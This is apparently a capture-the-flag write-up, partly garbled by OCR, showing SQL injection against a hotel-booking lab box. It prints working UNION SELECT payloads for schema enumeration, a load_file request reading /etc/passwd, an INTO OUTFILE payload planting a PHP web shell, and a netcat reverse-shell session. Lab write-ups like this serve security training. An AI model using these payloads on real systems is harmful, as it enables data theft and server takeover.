
```
                <a href="rooms-suites.php">
                  Rooms
                </a>
              </li>
              <li>
                <a href="dining-bar.php">
                  Dining &amp; Bar
                </a>
              </li>

            </ul>
          </div>
        </div>
      </div>
    </div>
  </nav>
  <div id="colorlib-rooms" class="colorlib-light-grey">
    <div class="container">
      <div class="row">
        <div class="col-md-4 room-wrap animate-box">
          <a href="/images/hotel
          ,information_schema
          ,mysql
          ,performance_schema
          " class="room image-popup-link" style="background-image:
          url(/images/hotel
          ,information_schema
          ,mysql
          ,performance_schema
          );">
          </a>
          <div class="desc text-center">
            <span class="rate-star">
              5
            </span>
            <h3>
              <a href="/room.php?cod=1">
                2
              </a>
```



```
?cod=
)+unION+selECT+1,2,3,4,5,group_concat(table_name,':',column_name,'\n'
rmation_schema.columns+where+table_schema='hotel'--+- HTTP/1.1
0.143
ozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

lication/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=

ge: en-US,en;q=0.5
ng: gzip, deflate
://10.10.10.143/rooms-suites.php
lose
SSID=v2d9qp5tua0hevajbjj7eej9b2
ure-Requests: 1
```

```
                </a>
              </li>

            </ul>
          </div>
        </div>
      </div>
    </div>
  </nav>
  <div id="colorlib-rooms" class="colorlib-light-grey">
    <div class="container">
      <div class="row">
        <div class="col-md-4 room-wrap animate-box">
          <a href="/images/room:cod
          ,room:name
          ,room:price
          ,room:descrip
          ,room:star
          ,room:image
          ,room:mini
          " class="room image-popup-link" style="background-image:
          url(/images/room:cod
          ,room:name
          ,room:price
          ,room:descrip
          ,room:star
          ,room:image
          ,room:mini
          );">
          </a>
          <div class="desc text-center">
            <span class="rate-star">
```


So we tried to read files from the system via SQL injection, we succeeded with that but nothing interesting was read/found



```
T /room.php?cod=
and+sleep(0)+unION+selECT+1,2,3,4,5,load_file('/etc/passwd'),7--+- HTTP/1.1
st: 10.10.10.143
er-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
8
cept-Language: en-US,en;q=0.5
cept-Encoding: gzip, deflate
ferer: http://10.10.10.143/rooms-suites.php
nnection: close
okie: PHPSESSID=v2d9qp5tua0hevajbjj7eej9b2
grade-Insecure-Requests: 1
```

```
      <div id="colorlib-rooms" class="colorlib-light-grey">
        <div class="container">
          <div class="row">
            <div class="col-md-4 room-wrap animate-box">
              <a href="/images/root:x:0:0:root:/root:/bin/bash
              daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
              bin:x:2:2:bin:/bin:/usr/sbin/nologin
              sys:x:3:3:sys:/dev:/usr/sbin/nologin
              sync:x:4:65534:sync:/bin:/bin/sync
              games:x:5:60:games:/usr/games:/usr/sbin/nologin
              man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
              lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
              mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
              news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
              uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
              proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
              www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
              backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
              list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologi
              irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
              gnats:x:41:41:Gnats Bug-Reporting System
              (admin):/var/lib/gnats:/usr/sbin/nologin
              nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
              systemd-timesync:x:100:102:systemd Time
              Synchronization,,,:/run/systemd:/bin/false
              systemd-network:x:101:103:systemd Network
              Management,,,:/run/systemd/netif:/bin/false
              systemd-resolve:x:102:104:systemd
              Resolver,,,:/run/systemd/resolve:/bin/false
              systemd-bus-proxy:x:103:105:systemd Bus
              Proxy,,,:/run/systemd:/bin/false
              _apt:x:104:65534::/nonexistent:/bin/false
              messagebus:x:105:110::/var/run/dbus:/bin/false
              pepper:x:1000:1000:,,,:/home/pepper:/bin/bash
              mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
```


The last thing to try is to create a malicious PHP file on the server via SQL injection



```
GET /room.php?cod=
1+and+sleep(0)+unION+selECT+1,2,3,4,5,"<?php+system($_GET['cmd'])?>",7+into+ooutfi
le+'/var/www/html/shell.php'--+- HTTP/1.1
Host: 10.10.10.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.143/rooms-suites.php
Connection: close
Cookie: PHPSESSID=v2d9qp5tua0hevajbjj7eej9b2
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Fri, 11 Aug 2023 01:30:11 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
IronWAF: 2.0.3
Content-Length: 5916
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>
      Stark Hotel
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="" />
    <meta name="keywords" content="" />
    <meta name="author" content="" />

    <!-- Facebook and Twitter integration -->
    <meta property="og:title" content=""/>
    <meta property="og:image" content=""/>
    <meta property="og:url" content=""/>
    <meta property="og:site_name" content=""/>
    <meta property="og:description" content=""/>
    <meta name="twitter:title" content="" />
    <meta name="twitter:image" content="" />
    <meta name="twitter:url" content="" />
    <meta name="twitter:card" content="" />


    <!-- Animate.css -->
```

This worked and we got a remote code execution



1 2 3 4 5 uid=33(www-data) gid=33(www-data) groups=33(www-data) 7

Which was leveraged to get a reverse shell on the system



```
—# nc -nlvp 5555
istening on [any] 5555 ...
onnect to [10.10.14.5] from (UNKNOWN) [10.10.10.143] 53222
ash: cannot set terminal process group (721): Inappropriate ioctl for device
ash: no job control in this shell
www-data@jarvis:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
ython3 -c "import pty;pty.spawn('/bin/bash')"
www-data@jarvis:/var/www/html$
```